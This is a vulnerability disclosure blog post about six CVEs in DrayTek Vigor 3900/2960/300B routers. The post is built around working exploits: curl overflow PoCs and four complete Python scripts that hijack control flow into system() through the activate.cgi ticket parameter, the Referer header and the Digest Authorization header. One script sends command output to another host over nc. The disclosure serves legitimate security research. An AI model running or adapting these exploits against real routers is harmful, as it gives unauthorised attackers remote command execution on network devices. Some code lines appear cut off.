



Draytek Vulnerabilities

March 25, 2020

DrayTek Vigor 3900/2960/300B Vulnerabilities

I have found six vulnerabilities in DrayTek routers in the end of 2019 year. In this post I'll describe all of them.


Which numbers were assigned

- **CVE-2020-10823** Stack-based buffer overflow in `/cgi-bin/activate.cgi` through `var` variable. The vulnerability allows to execute code by remote unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10824** Stack-based buffer overflow in `/cgi-bin/activate.cgi` through `ticket` variable. The vulnerability allows to execute code by remote unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10825** Stack-based buffer overflow in `/cgi-bin/activate.cgi` through base64-decoding `ticket` variable. The vulnerability allows to execute code by remote unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10826** Command-injection in `/cgi-bin/activate.cgi` in `DEBUG` mode. The vulnerability allows to execute system command by remote unauthorized attacker if device works in `DEBUG` mode. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10827** Stack-based buffer overflow in `apmd` service. The vulnerability allows to execute remote code by unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1
- **CVE-2020-10828** Stack-based buffer overflow in `cvmd` service. The vulnerability allows to execute remote code by unauthorized attacker. Affected products: Vigor3900 before 1.5.1, Vigor2960 before 1.5.1, Vigor300B before 1.5.1


Analyse vulnerabilities

CVE-2020-10823 and CVE-2020-10824

There are two vulnerabilities quite similar. `/cgi-bin/activate.cgi` accepts four parameters: `action`, `var`, `ticket` and `mac` (Figure 1).



Both vulnerabilities are stack-base buffer overflows while copying user parameters `var` and `ticket` to static buffer (Figure 2).



Simple pseudo-code:

```
...
char static_buf_var[0x10];
char static_buf_ticket[0x200];
...
int param_var_len = strlen(param_var);
memcpy(static_buf_var, param_var, param_var_len);
...
int param_ticket_len = strlen(param_ticket);
memcpy(static_buf_ticket, param_ticket, param_ticket_len);
...
```

PoC:

```
$ curl -d "var='perl -e 'print \"A\" x 0x1000'&ticket=l&mac=001122334455" -X POST http://192.168.0
$ curl -d "ticket='perl -e 'print \"A\" x 0x1000'&var=l&mac=001122334455" -X POST http://192.168.0
```

CVE-2020-10825

`/cgi-bin/activate.cgi` has unauthorized stack buffer overflow while does `base64_decode` operation at `ticket` parameter. Vulnerable function is `sub_F274` (`base64_decode`). `sub_F274` takes 3 parameters:

1. Input base64 string (`ticket`)
2. Input base64 string length
3. Pointer to the output buffer

Caller function sets 3rd parameter as static stack buffer with size 0x200 (Figure 3).

```

.text:00009768
.text:00009768
.text:00009768      ; R0 - ?
.text:00009768      ; R1 - key
.text:00009768      ; R2 - data
.text:00009768      decrypt_ticket
.text:00009768      var_418= -0x418
.text:00009768      buf_200h= -0x218
.text:00009768      R4 = -0x18
.text:00009768      R5 = -0x14
.text:00009768      R6 = -0x10
.text:00009768      R7 = -0xC
.text:00009768      R8 = -8
.text:00009768      LR = -4
.text:00009768
.text:00009768 F0 41 2D E9      PUSH    {R4-R8,LR}
.text:0000976C 41 DE 4D E2      SUB     SP, SP, #0x410
.text:00009770 21 5E 8D E2      ADD     R5, SP, #0x428+buf_200h
.text:00009774 02 60 A0 E1      MOV     R6, R2
.text:00009778 00 70 A0 E1      MOV     R7, R0
.text:0000977C 01 80 A0 E1      MOV     R8, R1
.text:00009780 02 2C A0 E3      MOV     R2, #0x200 ; n
.text:00009784 00 10 A0 E3      MOV     R1, #0 ; c
.text:00009788 05 00 A0 E1      MOV     R0, R5 ; s
.text:0000978C C3 FD FF EB      BL      memset
.text:00009790 07 00 A0 E1      MOV     R0, R7 ; s
.text:00009794 D3 FD FF EB      BL      strlen
.text:00009798 10 40 8D E2      ADD     R4, SP, #0x428+var_418
.text:0000979C 08 40 44 E2      SUB     R4, R4, #8
.text:000097A0 00 20 A0 E1      MOV     R2, R0
.text:000097A4 07 10 A0 E1      MOV     R1, R7
.text:000097A8 04 00 A0 E1      MOV     R0, R4
.text:000097AC 5C 17 00 EB      BL      sub_F524
.text:000097B0 06 00 A0 E1      MOV     R0, R6 ; s
.text:000097B4 CB FD FF EB      BL      strlen
.text:000097B8 05 20 A0 E1      MOV     R2, R5
.text:000097BC 00 10 A0 E1      MOV     R1, R0
.text:000097C0 06 00 A0 E1      MOV     R0, R6
.text:000097C4 AA 16 00 EB      BL      base64_decode ; R0 - pData
.text:000097C4      ; R1 - pDataLen
.text:000097C4      ; R2 - outBuf
.text:000097C8 00 C0 A0 E3      MOV     R12, #0
.text:000097CC 04 00 A0 E1      MOV     R0, R4
.text:000097D0 05 10 A0 E1      MOV     R1, R5
.text:000097D4 06 20 A0 E1      MOV     R2, R6
.text:000097D8 01 3C A0 E3      MOV     R3, #0x100
.text:000097DC 00 11 8D E8      STMEA   SP, {R8,R12}
.text:000097E0 FD 16 00 EB      BL      cryptor
.text:000097E4 41 DE 8D E2      ADD     SP, SP, #0x410
.text:000097E8 F0 41 BD E8      POP     {R4-R8,LR}
.text:000097EC 1E FF 2F E1      BX      LR
.text:000097EC      ; End of function decrypt_ticket

```

So if we give buffer more than 0x200 bytes while decoding base64 data it will corrupt the stack.

Exploit for Vigor3900 (1.4.4):

```

#!/usr/bin/env python3

__author__ = 'Valentin "slashd" Shilnenkov'

import os
import sys
import ssl
import base64
import socket

from struct import pack,unpack

def gen_postdata():
    buf = b'A' * 0x200
    buf += pack("<I", 0x41414141) # R4

    # pointer to the HTTP_REFERER 1.4.4
    buf += pack("<I", 0x0001D7E4) # R5

    buf += b'D' * 4 # R6
    buf += b'E' * 4 # R7
    buf += b'F' * 4 # R8

    # 1.4.4
    # .text:000093B0 05 00 A0 E1      MOV     R0, R5      ; command
    # .text:000093B4 A7 FE FF EB      BL      system
    buf += pack("<I", 0x000093B0) # LR

    # if action is set then Referer header
    # will be saved at static address in .bss
    payload = 'action=aaaaa&'

    payload += 'mac=000000000000&var=qwertasdfgzxcvby&ticket='
    payload = payload.encode() + base64.b64encode(buf)

    print(payload)
    return payload

def create_connect_ssl(ip, port):
    conn = ssl.wrap_socket(socket.socket(socket.AF_INET))
    conn.connect((ip, port))
    return conn

def create_connect(ip, port):

```

```

s = socket.create_connection((ip,port))
return s

def make_http_req(cmd):
    postdata = gen_postdata()
    req = "POST /cgi-bin/activate.cgi HTTP/1.1\r\n"
    req += "Host: 192.168.0.250\r\n"
    req += "Referer: %s\r\n" % cmd
    req += "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox"
    req += "Accept: */*\r\n"
    req += "Accept-Language: en-US,en;q=0.5\r\n"
    req += "Accept-Encoding: gzip, deflate\r\n"
    req += "Content-Type: application/x-www-form-urlencoded\r\n"
    req += "Content-Length: %d\r\n" % len(postdata)
    req += "Connection: close\r\n\r\n"
    req += postdata.decode()
    return req

def main(ip, addr):
    # to enable command injection:
    data = make_http_req('uci$(IFS)set$(IFS)fw_cf_license.fwlicense.debug=true')
    s = create_connect(ip, addr)
    print(data)
    s.send(data.encode())
    print(s.recv(10240))

if __name__ == '__main__':
    main('192.168.0.250', 8888)

```

CVE-2020-10826

/cgi-bin/activate.cgi has unauthorized command injection in `DEBUG` mode. For activating `DEBUG` mode need to execute command:

```
$ uci set fw_cf_license.fwlicense.debug=true
```

After that activate.cgi will be logging debug data to log file through bash commands in some places. For example:

```

.text:00009E24 08 00 A0 E1    MOV     R0, buf_400h ; s
.text:00009E28 BC 1E 9F E5    LDR     R1, =0x3FF ; maxlen
.text:00009E2C 98 2D 9F E5    LDR     R2, =aEchoActivateLi_0 ; "echo \"activate license debug 2
.text:00009E30 7C 3D 9F E5    LDR     R3, =g_HTTP_REFERER
.text:00009E34 00 50 8D E5    STR     R5, [SP]
.text:00009E38 6F FC FF EB    BL      snprintf
.text:00009E3C 08 00 A0 E1    MOV     R0, buf_400h ; command
.text:00009E40 04 FC FF EB    BL      system

```

Exploit for Vigor3900 (1.4.4):

```

#!/usr/bin/env python3

__author__ = 'Valentin "slashd" Shilnenkov'

import os
import sys
import ssl
import base64
import socket

from struct import pack, unpack

def gen_postdata():
    payload = 'action=geturl'
    return payload

def create_connect_ssl(ip, port):
    conn = ssl.wrap_socket(socket.socket(socket.AF_INET))
    conn.connect((ip, port))
    return conn

def create_connect(ip, port):
    s = socket.create_connection((ip,port))
    return s

def make_http_req(cmd):
    postdata = gen_postdata()
    req = "POST /cgi-bin/activate.cgi HTTP/1.1\r\n"

```

```

req += "Host: 192.168.0.250\r\n"
req += "Referer: '%s'\r\n" % cmd
req += "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox"
req += "Accept: */*\r\n"
req += "Accept-Language: en-US,en;q=0.5\r\n"
req += "Accept-Encoding: gzip, deflate\r\n"
req += "Content-Type: application/x-www-form-urlencoded\r\n"
req += "Content-Length: %d\r\n" % len(postdata)
req += "Connection: close\r\n\r\n"
req += postdata
return req

def exp():
    # execute command and send result back
    data = make_http_req('%s|nc$(IFS)192.168.0.251$(IFS)1337' % sys.argv[1])

    s = create_connect('192.168.0.250', 8888)
    s.send(data.encode())

    res = s.recv(10240).decode()
    return res

def main():
    res = exp()
    # print(res)
    i = 0
    while 'Internal Server Error' in res and i < 5:
        print('.')
        res = exp()
        i += 1

if __name__ == '__main__':
    main()

```

CVE-2020-10827 and CVE-2020-10828

`apmd` and `cvmd` have very similar vulnerability, because use same code-base. `apmd` and `cvmd` are simple web servers and have auth through Authorization Digest method. For triggering Authorization need to make query to the `/ACSServer/services/ACSServlet`. Stack-based buffer overflows occur while handles `Authorization` header in function at `sub_11FB8` (`cvmd` at Vigor 3900 1.4.4). Function `sub_11FB8` has 4 input parameters:

1. Which key need extract from Authorization header (char *)
2. Authorization header value.
3. Output buffer.
4. Outbut buffer length.

Also, `sub_11FB8` has temp stack buffer size `char[0x64]` for value. If function has found value, the value copied to the temp stack buffer in 2 different pathes:

```

.text:00012070 07 40 65 E0    RSB        R4, R5, R7
.text:00012074 04 20 A0 E1    MOV        R2, R4 ; n
.text:00012078 05 10 A0 E1    MOV        R1, R5 ; src
.text:0001207C 08 00 A0 E1    MOV        R0, stack_buf ; dest
.text:00012080 E2 DF FF EB    BL        memcpy
.text:00012084 88 20 8D E2    ADD        R2, SP, #0x88+var_s0
.text:00012088 04 30 82 E0    ADD        R3, R2, R4
.text:0001208C 84 60 43 E5    STRB       R6, [R3,#-0x84]

```

and

```

.text:000121E8 04 40 65 E0    RSB        R4, R5, R4
.text:000121EC 04 20 A0 E1    MOV        R2, R4 ; n
.text:000121F0 05 10 A0 E1    MOV        R1, R5 ; src
.text:000121F4 08 00 A0 E1    MOV        R0, stack_buf ; dest
.text:000121F8 84 DF FF EB    BL        memcpy
.text:000121FC 88 20 8D E2    ADD        R2, SP, #0x88+var_s0
.text:00012200 04 30 82 E0    ADD        R3, R2, R4
.text:00012204 84 70 43 E5    STRB       R7, [R3,#-0x84]
.text:00012208 A0 FF FF EA    B         loc_12090

```

In `R2` the `strlen` of the value. In `R1` the value. In `R0` the static stack-based buffer.

Exploit for Vigor3900 1.4.4:

```

#!/usr/bin/env python3

__author__ = 'Valentin "slashd" Shilnenkov'

import socket

ip='192.168.0.204'

```

```

port=2121
# port=80

def make_payload():
    vulnbuf = 'touch /tmp/pwned|'
    vulnbuf += 'a' * (0x84 - len(vulnbuf))
    vulnbuf += 'bbbb' # R4
    vulnbuf += 'cccc' # R5
    vulnbuf += 'dddd' # R6
    vulnbuf += 'eeee' # R7
    vulnbuf += 'ffff' # R8
    vulnbuf += 'gggg' # R9
    vulnbuf += 'hhhh' # R10
    vulnbuf += '\xd0\xce' # PC
    # will be called the system function
    # at the R0 register our buffer
    payload = "GET /ACSServer/services/ACSServlet HTTP/1.1\r\n"
    payload += "Host: 192.168.1.1:2020\r\n"
    payload += "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0\r\n"
    payload += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
    payload += "Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3\r\n"
    payload += "Accept-Encoding: gzip, deflate\r\n"
    payload += "Connection: close\r\n"
    payload += "Cookie: traffic_warning_0=2019.5:1\r\n"
    payload += 'Authorization: Digest username="admin", realm="CVM Server", nonce="MDAwMTRiN2I6RH'

    return payload

def pwn():
    p=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    p.connect((ip,port))
    p.send(make_payload().encode())
    p.close()

if __name__ == '__main__':
    pwn()

```